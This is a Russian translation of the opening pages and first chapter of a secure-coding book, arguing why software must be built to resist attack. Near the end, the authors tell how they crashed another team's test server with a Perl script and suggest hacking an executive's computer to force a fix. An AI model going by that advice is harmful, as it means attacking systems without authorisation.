В пяти приложениях части 5 описаны опасные API-функции, критикуются оправдания разработчиков, не желающих реализовать защиту, а также приводятся контрольные списки процедур по безопасности для архитекторов, разработчиков и тестировщиков программного обеспечения,

В отличие от авторов большинства других книг по безопасности. мы не станем плакаться и нудить о том, как же люди безалаберно относятся к защите и не желают создавать безопасные системы. Эта книга — сборник практических советов. Здесь объясняется, как атакуют системы, какие ошибки обычно делают и — это наиболее важно — как создавать безопасные системы.

Загрузка и установка примеров приложений

Исходные тексты примеров вы можете загрузить со страницы Web-сайта Microsoft Press, посвященной этой книге (*http://www.microsoft.com/mspress/books/5957.asp*). Чтобы получить доступ к файлам примеров, щелкните ссылку Companion Content в правой части страницы. Откроется Web-страница Companion Content со ссылками для загрузки примеров и обращения в службу поддержки Microsoft Press Support. Щелкните ссылку для загрузки примеров, сохраните исполняемый файл на диске и запустите его. Примите условия лицензионного соглашения. По умолчанию файлы примеров копируются в папку *My Documents\MicrosojPress\Secureco2*. В процессе установки вам представится возможность определить другую папку.

Системные требования

Большинство примеров создано на C или C++; для них необходима Microsoft Visual Studio .NET, хотя многие прекрасно работают после компиляции другими компиляторами, в том числе Microsoft Visual C++ 6.0. Примеры на Perl проверены в среде ActiveState Perl 5.6 или ActivateState Visual Perl 1.0 (*http://www.activestate.com*).

Примеры на Microsoft VBScript и JScript протестированы на Windows Scripting Host, входящем в состав Windows 2000 и последующих ОС. Все примеры на SQL проверены на Microsoft SQL Server 2000. Наконец, приложения на Visual Basic .NET и Visual C# созданы и протестированы в среде Visual Studio .NET.

Все приложения в этой книге за исключением двух выполнялись на компьютерах под управлением Windows 2000, конфигурация которых соответствует рекомендуемым требованиям этой ОС. Для нормальной работы примеров *Safer* из главы 7 и *UTF8* из главы 11 требуется Windows XP или Windows .NET Server. Для компиляции кода требуются более мощные машины, удовлетворяющие требованиям используемого компилятора к аппаратному обеспечению.

Техническая поддержка

Мы постарались сделать все от нас зависящее, чтобы и сама книга, и дополнительные материалы не содержали ошибок. Издательство Microsoft Press постоянно обновляет список исправлений и дополнений к своим книгам и публикует их на сайте *http://mspress.microsoft.com/suppon/*. Если у вас все же возникнут вопросы или вы захотите поделиться своими предложениями или комментариями, обращайтесь в издательство Microsoft Press на страничку *http://www.microsoft.com/mspress/support/search.asp*.

Благодарности

На обложке указаны имена только двух авторов, но книга не вышла бы в свет без помощи и поддержки огромного числа людей. Некоторых мы доводили до белого каления, их тошнило от нас, но они никогда не отказывали в помощи.

Прежде всего мы благодарим сотрудников Microsoft Press, в том числе Даниеля Берда (Danielle Bird) — за согласие опубликовать это, второе издание нашей книги, Девона Масгрейва (Devon Musgrave) — за перевод нашего «потока сознания» на литературный язык и предоставленные нам уроки грамматики, а также Брайана Джонсона (Brian Johnson) — за его заботу о том, чтобы мы в пылу пи< ательства не заврались. Также огромное спасибо Кэрри ДеВолт (Kerri DeVault) за макетирование и Робу Нэнсу (Rob Nance) за прекрасные иллюстрации.

Множество людей ответили на наши вопросы и таким образом помогли сделать эту книгу максимально точной. Среди них следующие сотрудники Microsoft: Саджи Абрахам (Saji Abraham), Юмит Аккуш (Ьmit Akkuş), Дуг Бейер (Doug Bayer), Тина Берд (Tina Bird), Майк Блашчак (Mike Blaszczak), Грант Болито (Grant Bolitho), Кристофер Брамм (Christopher Brumme), Нейлл Клифт (Neill Clift), Дэвид Кросс (David Cross). Скотт Калп (Scott Culp), Майк Дансельо (Mike Danseglio), Бхавеш Доши (Bhavesh Doshi), Рамси Дау (Ramsey Dow), Вернер Дрейер (Werner Dreyer), Кедар Дубхаши (Kedar Dubhashi), Патрик Дассад (Patrick Dussud), Вадим Эйдельман (Vadim Eydelman), Скотт Филд (Scott Field), Сайрус Грей (Cyrus Gray), Брайан Гранкемейер (Brian Grunkemeyer), Каглар Гунякти (Caglar Gunyakti), Рон Джейкобе (Ron Jacobs), Йеспер Йоханссон (Jesper Johansson), Уиллис Джонсон (Willis Johnson), Лорен Конфелдер (Loren Kohnfelder), Сергей Кузин (Sergey Kuzin), Майк Лай (Mike Lai). Брюс Лебан (Bruce Leban), Yung-Шин Лин (Yung-Shin Lin) по прозвищу «Bala», Стив

Липнер (Steve Lipner), Эрик Липперт (Eric Lippert), Мэтт Лайонс (Matt Lyons), Эрик Олсон (Erik Olson), Дейв Квик (Dave Quick), Арт Шелест (Art Shelest), Дэниел Сай (Daniel Sie), Франк Свидерски (Frank Swiderski), Мэтт Томлисон (Matt Thomlinson), Крис Уокер (Chris Walker), Лэнди Ванг (Landy Wang), Джонатан Вилкинс (Jonathan Wilkins) и Марк Збиковски (Mark Zbikowski).

Мы также говорим «спасибо» всему отделению Windows за комментарии, педантичные замечания и уточнения — к сожалению, упомянуть каждого не представляется возможным!

Некоторых хочется поблагодарить особо за то, что предоставили много материала для этой книги, причем основная его масса появилась в процессе кампаний по безопасности соответствующих продуктов. Брэндон Брей (Brandon Bray) и Рэймонд Фокс (Raymond Fowkes) значительно помогли при сборе сведений о переполнении буферов. Дейв Росс (Dave Ross), Том Галлагер (Tom Gallagher) и Ричи Лай (Richie Lai) — три ведущих эксперта по безопасности в Web, особенно по кросс-сайтовым сценариям. Благодаря Джону МакКоннеллу (John McConnell), Мохаммеду Эль-Гаммалю (Mohammed El-Gammal) и Джули Беннетт (Julie Bennett) написана глава о проблемах при поддержке других языков, а работать с ними было огромным удовольствием. Глава о безопасности кода в .NET осталась бы схематичной, если бы не помощь Эрика Олсона и Ивана Медведева; особое спасибо Ивану за его идею «безопасности доступа к коду в картинках». Адриан Они (Adrian Oney) и Питер Вискарола (Peter Viscarola) из компании Open Systems Resources Inc. оперативно создавали для нас примеры обращения с устройствами и режимом ядра. Джей Си Кэннон (J.C. Cannon) взял на себя написание главы о конфиденциальности. Наконец, Кэн Джонс (Ken Jones), Тодд Стэдл (Todd Stedl), Дейвид Райт (David Wright), Ричард Кэри (Richard Carey) и Эверетт МакКей (Everett McKay) предоставили массу материала, который лег в основу главы о документации. Глава о выполнении анализа безопасности кода значительно улучшилась благодаря исключительно полезным консультациям и рекомендациям Рамси Дау (Ramsey Dow) и презентации PowerPoint Нейла Клифта (Neill Clift). Вадиму Эйдельману принадлежит детальный анализ потенциальных проблем, возникающих при использовании *SO_EXCLUSIVEADDR* и решений, которые вошли как в эту книгу, так и в статью базы знаний Microsoft Knowledge Base. Ваша готовность предоставлять такой богатый и обширный материал заслуживает самой высокой похвалы и благодарностей.


А эти люди помогли нам при работе над первым изданием, и за это мы говорим им огромное «спасибо»: Эли Аллен (Eli Allen), Джон Биккам (John Biccum), Томас Демл (Thomas Deml), Моника Эне-Пиетросану (Monica Ene-Pietrosanu), Шин Финнеган (Sean Finnegan), Тим Флихарт (Tim Fleehart), Дамиан Хаасе (Damian Haase), Дейвид Хаббард (David Hubbard), Луи Лафреньер (Louis Lafreniere), Брайан ЛаМакчья (Brian LaMacchia), Джон Ламберт (John Lambert), Лоренс Ландауер (Lawrence Landauer), Пол Лич (Paul Leach), Тэрри Липер (Terry Leeper), Руи Максимо (Rui Maximo), Дэрил Песел (Daryl Pecelj), Джон Пискас (Jon Pincus), человек по прозвищу «Rain Forest Puppy», Фриц Сэндс (Fritz Sands), Эрик Шульце (Eric Schultze), Алекс Стоктон (Alex Stockton), Хэнк Войт (Hank Voight), Ричард Уард (Richard Ward), Ричард Веймир (Richard Waymire) и Марк Жу (Mark Zhou).


Много тех, кто не работает в Microsoft, пожертвовали своим временем, помогая нам в работе над этой книгой. Мы благодарны Питеру Гатманну (Peter Gutmann), Стиву Хейру (Steve Hayr) из компании Accenture, Кристоферу Клаусу (Christopher W. Klaus) из Internet Security Systems, Джону Пескаторе (John Pescatore) из Gartner Inc., Герберту Эйч Томпсону (Herbert H. Thompson) и Джеймсу Эй Уайттекеру (James A. Whittaker) из Florida Tech и, наконец, Крису Уйсопалу (Chris Wysopal) по прозвищу «Weld Pond» из компании @Stake.

И самое важное мы хотим поблагодарить всех и каждого в корпорации Microsoft за то воодушевление и рвение, с которым они отнеслись к инициативе «Доверительные вычисления». Огромное СПАСИБО вам всем!

ЧАСТЬ I

БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ СЕГОДНЯ





ГЛАВА

1

Необходимость защиты систем

***Защищенное ПО** — это программа, которая обеспечивает конфиденциальность, целостность и доступность информации клиента, а также целостность и доступность вычислительных ресурсов, управляемых владельцем системы или системным администратором.*

***Брешь в защите** — это недостаток ПО, при котором даже правильное использование программы не предотвращает недружественных действий злоумышленников, например получения привилегий в системе, вмешательства в ее работу, порчи данных или неправомочного приобретения прав в системе.*

Источник: Microsoft.com

С развитием Интернета связи между приложениями, даже удаленными, становятся все теснее. В старые добрые времена компьютеры работали практически независимо друг от друга, причем связь между ними либо вообще отсутствовала, либо была очень слабой, а защита приложения считалась не столь важной: самое плохое, что могло случиться, — разрушение системы на одной отдельно взятой машине. И пока приложение успешно справлялось со своими задачами, мало кого волновала его незащищенность. Подобный подход хорошо заметен во многих, ставших классическими книгах начала 90-х. Так, на 850-ти страницах блестящей монографии Стива Макконела (Steve McConnell) (Microsoft Press, 1993) практически не нашлось места проблемам безопасности. Не поймите нас превратно — это действительно замечательная книга, одна из тех, что в обязательном порядке долж-

ны быть в личной библиотеке каждого разработчика. Просто за информацией о безопасности вам придется обратиться к иным изданиям.

Теперь же другие времена. В эру Интернета практически все компьютеры — серверы, ПК, карманные компьютеры и прочие специализированные устройства, такие как AutoPC и встраиваемые системы, а в последнее время даже сотовые телефоны — объединены линиями связи. Это, конечно же, расширяет возможности разработчиков и открывает потрясающие перспективы для бизнеса, однако такие устройства легче атаковать. В частности, приложения, не предназначенные для работы в развитой сетевой (и поэтому потенциально недружественной) среде, часто снижают общую защищенность компьютерных систем, делая их восприимчивыми к атакам. А все потому, что разработчики просто не предполагали, что приложению придется работать в сети и оно может стать легкой добычей злоумышленников. Задумывались ли вы когда-нибудь, почему World Wide Web часто называют Wild Wild Web* ? Прочитав эту главу, вы поймете причину. Интернет — враждебная среда, и следовательно, любой код должен «уметь» противостоять атакам.

Мы не паникеры

В пятницу, 13 июля 2001 года, хакеры изуродовали страницы Web-сайта института системного администрирования, сетевых технологий и безопасности (System Administration, Networking and Security Institute, SANS) — *http://www.sans.org*. На следующей неделе SANS разослал по электронной почте всем подписчикам своего сетевого издания «SANS NewsBytes» письмо следующего содержания:

> *Это было хорошее напоминание о том, насколько разрушительной может оказаться атака. Следует внимательнейшим образом проанализировать абсолютно все программы и их параметры и в большинстве случаев модернизировать так, чтобы они противостояли не только атакам сегодняшним, но и тем, что возможны через года два. Некоторые наши сервисы останутся недоступными несколько ближайших дней,*

Действительно, Интернет — это враждебная среда. Подробнее о злонамеренной модификации страниц сайтов (defacement) — на Web-странице *http://www.msnbc.com/news/600122.asp*.

Внимание! Никогда не следует рассчитывать, что ваше приложение будет работать в определенных, заранее известных условиях. Наверняка найдутся «умники», использующие его в конфигурации, которую вы ну никак не могли предвидеть. Рассчитывайте на худшее: на работу в исключительно недружественной, агрессивной среде, поэтому проектируйте, пишите и тестируйте код с учетом именно таких условий.

Нелишне также помнить, что защищенная система — это качественная система. Приложения, при создании которых с самого начала во главу угла ставилась

* Дикий, дикий Web, по аналогии с Wild Wild West (Дикий, дикий Запад). — *Прим. перев.*

защищенность, более надежны, чем те, защита которых достраивалась «вдогонку». Защищенные продукты меньше критикуются средствами массовой информации, они более привлекательны для пользователей, а их сопровождение обходится дешевле. Высококачественный продукт немыслим без должного уровня безопасности, поэтому придется при помощи пряника, а в особо тяжелых случаях и кнута, заставлять всех членов команды разработчиков помнить о безопасности кода. Обо всех этих проблемах — далее в этой главе, кроме того, мы расскажем, как добиться, чтобы безопасность стала в вашей компании «приоритетом номер один».

Не трудитесь читать дальше, если качество кода вас не очень интересует.

Приложения в «дикой» Web-среде

Мы часто размещаем компьютер в Интернете только для того, чтобы посмотреть, что с ним случится. Обычно не проходит и нескольких дней, как его обнаруживают, исследуют и атакуют. Такие компьютеры обычно называют *приманкой* (honeypot*), их используют для наблюдения за действиями хакеров.

Примечание Чтобы больше узнать о приманках и о том, как хакеры проникают в компьютерные системы, рекомендуем познакомиться с проектом Honeynet *(project.honeynet.org)*.

Мы наблюдали процесс обнаружения и атаки компьютера, когда в середине 90-х работали над Web-сайтом *http://www.windows2000test.com*, на котором защиту Windows 2000 тестировали в условиях «реального боя». Сейчас этот сайт не функционирует. В пятницу мы тихо разместили Web-сайт в Интернете, а к понедельнику его уже массированно атаковали. И это несмотря на то, что мы о нем никому ничего не говорили.

Смысл сказанного ясен, как белый день, — атаки неизбежны. Хуже того, сейчас перевес явно на стороне хакеров, и в разделе «Правила боя» мы объясним почему,

Некоторые взломщики действительно относятся к разряду высококвалифицированых и талантливых. Они вооружены глубокими знаниями о компьютерах, и у них масса энергии и времени на исследование приложений на предмет уязвимости. Не скрою, я с уважением отношусь к некоторым из этих ребят, особенно к так называемым «белым шляпам» (white-hats), или «хорошим» хакерам, которые исследуют защиту систем в «мирных целях»; со многими из них я знаком лично. Лучшие представители племени «белых хакеров» тесно сотрудничают с производителями ПО, в том числе с Microsoft. Обнаружив серьезную брешь в системе безопасности, они сообщают об этом производителю. Тот принимает соответствующие меры: выпускает «заплату» или предлагает пользователям изменить конфигурацию приложения. Такой подход помогает Интернет-сообществу не оказаться безоружным перед вандалами, которые, обнаружив уязвимое место, проводят широкомасштабную атаку.

Большинство взломщиков — просто глупые вандалы, их еще называют *любителями* (script kiddies), Они мало разбираются в защите и способны атаковать незащищенные системы, лишь пользуясь сценариями (scripts), созданными более

* Дословно «горшочек с медом*. — *Прим. перев.*

грамотными взломщиками — теми, кто находит бреши, документирует их и пишет код, их «эксплуатирующий» (в английском такой код называется exploit code, или просто exploit, есть и более короткий вариант — *sploit*).

О том, как обнаружили тестовый Web-сайт Windows 2000

Вы, верно, думаете, что никто не найдет компьютер, «втихую» размещенный в Интернете? А зря. Тестовый сайт Windows 2000 обнаружили практически сразу, и вот как это произошло. (Не переживайте, если вам незнакомы некоторые понятия в этом рассказе — мы их объясним далее по ходу изложения.) Кто-то (взломщик), сканируя внешние IP-адреса, принадлежащие Microsoft, обнаружил новый действующий IP-адрес — он принадлежал нашему серверу. Затем взломщик проверил порты сервера, выясняя, какие из них открыты. Эта процедура называется *сканированием портов* (port scanning). Открытым оказался только 80-й — порт протокола передачи гипертекста (Hypertext transfer protocol, HTTP). Поэтому наш «друг* направил на сервер HTTP-запрос с командой HEAD, пытаясь выяснить, какое серверное ПО установлено на Web-сервере. Это был Internet Information Services 5 (IIS 5), который на тот момент еще официально не поставлялся. Затем взломщик запустил Web-браузер, ввел IP-адрес сервера и узнал, что это тестовый Web-сайт, поддерживаемый командой тестирования Windows 2000, и его доменное имя — *www.windows2000test.com*. Тогда он отправил сообщение о своей находке на сайт *http://www.slashdot.org* и уже через несколько часов сайт оказался под массированной атакой.

Подумать только, а ведь все, что мы сделали, — разместили сайт в Интернете! И только.

Вот от них-то и следует ждать неприятностей. Представьте, что вы выпустили приложение, хакер обнаружил брешь в защите и опубликовал exploit до того, как вы ее устранили. Теперь не отягощенный чувством ответственности любитель может приятно провести время, атакуя все подключенные к Интернету компьютеры, на которых работает ваше приложение. Я сам много раз оказывался в таком дурацком положении. Ощущения при этом испытываешь ужасные: прямо скажем — приятного мало. Пытаясь решить проблему, люди начинают метаться и суетиться. Хаос наяву! Лучше заблаговременно принять все возможные меры, чтобы исключить подобную ситуацию, и здесь единственный способ — проектировать защищенные приложения, способные противостоять атакам.

Конечно, этот аргумент эгоцентричен — я рассмотрел проблему с точки зрения разработчика. В долгосрочной перспективе «дырявая» система обойдется вам дорого и испортит вашу репутацию, что, в свою очередь, повлечет падение продаж, отток клиентов, переключение их внимания на продукты конкурентов, которые, как им кажется, лучше защищены. А теперь предлагаю взглянуть на проблему с точки зрения, которая действительно важна, — с «колокольни» конечного пользователя!

Покупатели продукта хотят, чтобы приложения работали, как сказано в рекламе и как им самим того хочется. «Взломанные» программы не обеспечивают ни того, ни другого. Ваши приложения обрабатывают, хранят и, возможно, защища-

ют конфиденциальную клиентскую и корпоративную информацию. Пользователям не хочется, чтобы информация об их кредитных картах оказалась в Интернете, чтобы кто-то получил доступ к их медицинским данным или чтобы их системы оказались инфицированы вирусами. В первых двух ситуациях имеет место проблема сохранения тайны пользователя, а в последнем — возможный отказ системы и потеря данных. Именно ваша обязанность создавать приложения, которые позволяют клиентам использовать по максимуму их компьютерные системы, не опасаясь потери данных или вторжения в частную жизнь. Если вы нам не верите, спросите их сами.

Необходимость доверительных вычислений

Надежные, или доверительные, вычисления (trustworthy computing), — это не просто очередная маркетинговая кампания, а серьезный шаг в сторону защищенности продуктов Microsoft и, хотелось бы надеяться, всей отрасли. Вот, к примеру, телефон: в начале прошлого века казалось чудом, что он вообще работает. Поначалу абоненты не придавали особого значения тому, что телефоны работают не всегда или что нельзя позвонить в отдаленные места. Люди спокойно относились даже к таким неудобствам, как спаренные линии. Чудом казалось уже то, что можно разговаривать с тем, кто не находится в одной комнате с вами. По мере совершенствования телефонные системы все чаще использовались в повседневной жизни. И как только они распространились повсеместно, люди стали воспринимать их как должное и полагаться на них в критических ситуациях. (Аналогично менялось и отношение к электричеству.) Это та степень надежности, к которой следует стремиться и в ИТ-отрасли. Компьютеры должны работать бесперебойно, выполняя задачи, для которых они приобретены, не «падать» из-за получения пакета с вредоносными данными и не «слушаться» тех, кого не положено.

Безусловно, многое предстоит сделать, чтобы компьютеры по-настоящему завоевали наше доверие. Предстоит решить множество сложных проблем, например, как сделать системы *самовосстанавливающимися* (self-healing). Зашита больших компьютерных сетей — также очень интересная и нетривиальная задача. Эта книга как раз и посвящена созданию систем, на которые можно положиться полностью,

«Танцуют все!»

Фраза «безопасность превыше всего» должна стать корпоративным девизом, ведь, как известно, необходимость поставлять защищенное ПО сейчас важна, как никогда ранее. Пользователи требуют защищенных приложений и считают это своим правом, а не привилегией. К тому же менеджеры отдела продаж конкурирующих фирм не поленятся лишний раз напомнить вашим потенциальным клиентам, что ваш код небезопасен и ненадежен. Итак, ясно, что необходимо создавать в компании идеологию безопасности. Но с чего же начать? Лучше всего сверху, но это потребует немалых усилий. Вам придется доказать начальству, что укрепление защиты улучшит показатели прибыльности компании. Безопасность часто воспринимается как досадная помеха, к тому же очень затратная и совсем (или практически) не дающая положительного финансового результата. Кроме того, от

вас потребуется масса такта, хотя иногда и откровенно партизанские действия нелишни. Итак, что же имеется в виду под методами «убеждения»?

Тактичные методы пропаганды идей безопасности

Для демонстрации того, что защищенные приложения — благо для вашего бизнеса, требуются аргументы — и весомые. Лучшими можно считать те. что непосредственно касаются прибыли компании. Вам следует достаточно прозрачно объяснить руководству, что пренебрежение ими, скорее всего, негативно отразится на бизнесе.

Защищенный — значит качественный

Эту идею легко «продать» вашему руководству. Достаточно спросить, заинтересовано ли оно в создании качественного продукта. Здесь единственный правильный ответ — да! В противном случае мы бы порекомендовали вам поискать работу в другом месте — там, где ценят качество.

Ну ладно, ладно, мы немного упростили, ведь мы не говорим об идеальном программном обеспечении. (Как шутят специалисты по безопасности, идеально защищена та компьютерная система. что выключена и захоронена в бетонном бункере; но и ее безопасность обеспечена не «на все сто».) Мы говорим о ПО, которое достаточно защищено и качество которого соответствует условиям его работы. Так, на защиту сетевой игры потребуется существенно меньше времени и усилий, чем на создание подсистемы безопасности приложения, работающего с данными военной разведки или медицинскими записями.

Необходимость и уровень защиты определяются конкретной ситуацией — точно так же, как для разных целей требуются разные решения. — однако заведомо известно одно: защита является подмножеством качества. Не защищенный должным образом продукт проигрывает. Некоторые подумали, что безопасность также является подмножеством надежности, но все зависит от того, что понимать под безопасностью. Так, решение, защищающее секретные данные, не обязательно должно быть надежным. Систему, которая регулярно «падает», но не нарушает секретность данных, по-прежнему можно считать безопасной. Как показано на рис. 1-1. забота о качестве или надежности означает борьбу за безопасность.

Зачем нужна безопасность **в сетевой** игре

Это может показаться странным, но сетевые игры тоже подвергаются атакам. Представьте, что вы выпустили сетевую многопользовательскую стратегическую игру типа Microsoft Age of Empires 2, но вокруг обнаружилось, что недобросовестный игрок может «убить» другого, отправив ему вредоносный пакет данных. Чувствуя, что проигрывает, нечестный игрок просто отправляет «пакет смерти» оппоненту. Такое поведение вряд ли можно назвать спортивным, но оно возможно, и ваша задача — оградить пользователей от подобного жульничества.




Рис. 1-1. *Защищенные программы — подмножество качественного и надежного ПО*

Пресса (и конкуренты) «перемывают косточки» вашей программе

Нравится вам это или нет, но СМИ хлебом не корми, только дай пошуметь о проблемах с безопасностью. Журналисты не всегда понимают, о чем пишут, и часто в погоне за сенсацией делают из *мухи* слона. Почему бы не проигнорировать одни факты и не сгустить краски, описывая другие? Люди склонны верить прочитанному или услышанному, поэтому, если о недостатке — серьезном или не очень — в защите вашей программы говорилось на первой полосе, будьте уверены — сотрудникам вашего отдела продаж и маркетинга после придется долго расхлебывать кашу, заваренную рьяными борзописцами. Поговорка о том, что «любой скандал — прекрасная реклама», в случае проблем с безопасностью просто не работает. Такая «реклама» подтолкнет ваших клиентов в объятия конкурентов с их вроде бы более надежными продуктами.

Люди опасаются программ, которые работают не так, как заявлено в рекламе

Любая информация о том, что программа не работает как надо из-за проблем с безопасностью, отпугивает клиентов от самой программы и компании вообще, Масла в огонь подливают недовольные программой клиенты, трубя на всех углах о плохой защищенности программы и убеждая остальных не приобретать ее. Они никогда не скажут о положительных качествах программы — только о плохих. Как это ни печально, но люди склонны воспринимать лишь то, что подтверждает их собственные убеждения. Повторяю, если вы не уделяете достаточно внимания защите, ваши клиенты уйдут к конкурентам.

Не становитесь жертвой

Существует распространенное заблуждение, что люди, способные взломать систему, способны ее и защитить. Есть особая каста «консультантов», которые считают, что чем больше «скальпов» в их послужном списке, тем серьезнее их воспринимают потенциальные клиенты. Вы ведь не хотите, чтобы ваша программа стала очередным скальпом в их коллекции!

Устранение недостатков — дорогое удовольствие

Как и любые изменения конструкции ПО, устранение недостатков защиты на поздних этапах разработки обходится значительно дороже. Сложно определить точную сумму из-за большого числа нематериальных составляющих, к которым относятся:

- затраты на координирование процедуры исправления;
- оплата работы разработчиков, отыскивающих уязвимые места кода;
- оплата работы программистов, исправляющих код;
- оплата тестировщиков, проверяющих код после внесения корректировок:
- затраты на тестирование программы установки пакета исправлений;
- затраты на создание и тестирование версий для разных языков;
- затраты на цифровое подписание пакета исправлений, если поддерживается технология подписи кода, например Authenticode;
- стоимость публикации пакета исправлений на Web-сайте;
- оплата технических писателей, создающих документацию для пакета исправлений;
- расходы на PR-кампанию, направленную на устранение плохого впечатления от наличия дыр в защите ПО;
- аренда линии связи у Интернет-провайдера (ISP);
- убытки в виде снижения общей производительности работы компании, ведь все сотрудники, исправляющие пробелы в подсистеме безопасности, могли бы работать над расширением функциональных возможностей программы;
- затраты клиентов на установку пакета исправлений. Им придется сначала установить исправления на тестовом сервере и проверить, как исправленное приложение станет работать в их ИТ-среде. Опять-таки — люди, занятые тестированием и установкой пакета исправлений, могли, по идее, потратить это время на более полезную работу;
- и, наконец, потерянная прибыль из-за того, что потенциальные клиенты решили отложить или вообще отказались от использования вашего продукта.

Как видите, стоимость внесения одного исправления в систему безопасности тянет на десятки, если не на сотни тысяч долларов. А что стоило поставить защищенность во главу угла при проектировании и разработке продукта!

Примечание Несмотря на сложность определения точной суммы затрат при выпуске пакета исправлений системы безопасности, Центр по безопасности Microsoft (Microsoft Security Response Center) полагает, что брешь в защите, требующая выпуска бюллетеня, обходится приблизительно в 100 000 долларов.

Рекомендуем еще один источник, откуда можно почерпнуть массу веских оснований для назначения безопасности высокого приоритета — раздел интеллектуальной собственности и компьютерных преступлений (Computer Crime and Intellectual Property Section, CCIPS) на Web-сайте Министерства юстиции США (*http://www.cybercrime.gov*). Здесь собрано огромное количество рассказов об уголовных

делах, связанных с компьютерными преступлениями, а также описание ущерба, выраженное в конкретных суммах. Покажите эти данные генеральному директору — возможно, он не представляет, во что обходится нарушение системы безопасности.

А теперь несколько слов о необычных методах привлечения внимания руководства к необходимости серьезного отношения к безопасности.

Запрещенные приемы

К счастью, нам нечасто приходилось прибегать к этому методу «популяризации» идей безопасности. Такими вещами не следует злоупотреблять. Основная идея метода — атака приложения или сети, которая наглядно продемонстрирует уязвимость. Вот пример из нашей практики. Много лет назад мы обнаружили брешь в защите нового приложения, которая позволяла взломщику удаленно останавливать службу. Команда, работающая над приложением, отказалась ее устранять, так как подошли сроки поставки программы, срывать которые они не собирались. Мы же полагали, что наши аргументы достаточно серьезны:

- удаленная остановка приложения — серьезный недостаток;
- атаку удавалось выполнить анонимно;
- возможно написать сценарий (script) для автоматизации атаки, которым с радостью воспользуются любители;
- на исправление ошибки команде достаточно одного дня работы (так почему бы это не сделать сейчас, пока не поздно?);
- если ошибку исправить сейчас, то в долгосрочной перспективе вырисовывается значительная экономия средств;
- мы готовы помочь команде составить простой, эффективный план устранения бреши, сводящий к минимуму вероятность возникновения регрессионных ошибок.

Что такое *регрессионная ошибка* (regression bug)? Когда очередное исправление нарушает работу приложения, говорят, что произошла *регрессия*. Это нередко возникает при исправлении ошибок, связанных с защитой. По опыту могу сказать, что регрессия — причина номер один того, почему после исправления ошибки в защите тестировать нужно еще тщательнее, чем до этого. Ведь вам не хочется, чтобы после исправления ошибки в защите перестала работать какая-нибудь другая очень важная функция приложения.

Но веские аргументы остались без внимания. Нас это очень волновало, так как ошибка была действительно серьезной. К тому времени мы уже написали простой сценарий на языке Perl, удаленно останавливающий приложение. И нам пришлось выступить в роли «нехорошего дяди»: мы остановили приложение, работающее на сервере команды, где выполнялось тестирование. Каждый раз, когда они перезапускали приложение, мы его останавливали. Это было несложно. При запуске программа открывала определенный порт протокола TCP (Transmission Control Protocol), поэтому мы модернизировали свой Perl-сценарий: теперь он отслеживал порт, и как только тот подавал признаки жизни, сценарий «убивал» приложение специальным пакетом данных. Разработчики исправили ошибку, поскольку на своей шкуре почувствовали, какая незавидная судьба ожидает пользователей,

При ближайшем рассмотрении ошибка — заурядное переполнение буфера — и исправление оказались тривиальными.

Примечание Подробнее о переполнении буфера рассказано в главе 5,

Есть еще один трюк, йо его рекомендуем использовать только в крайнем случае — атака нуждающегося в исправлениях приложения, которое установлено на компьютере одного из топ-менеджеров. Подумайте сами: компьютером какого из вице-президентов нужно завладеть (own), чтобы было принято решение об устранении ошибки?

Примечание Что в данном случае означает слово *завладеть* (own)? На хакерском сленге это означает получить полный несанкционированный доступ к компьютеру. Часто говорят, что система является 0wn3d (owned — принадлежит). Да-да, написано правильно! Хакеры любят смешивать числа и буквы при написании слов. Например, цифра «3» обозначает букву «е» (видимо, из-за сходства с перевернутой большой английской буквой «Е»), цифра «О» обозначает букву «О» и так далее. Может, вы также слышали, как говорили *о рутированной* (rooted) системе или как кто-то стал *рутом* (root). Эти термины происходят от названия учетной записи *суперпользователя* (superuser), которая в Unix называется root. Учетные записи Administrator (Администратор) или SYSTEM в ОС Microsoft Windows NT/2000/XP имеют такой же уровень доступа.

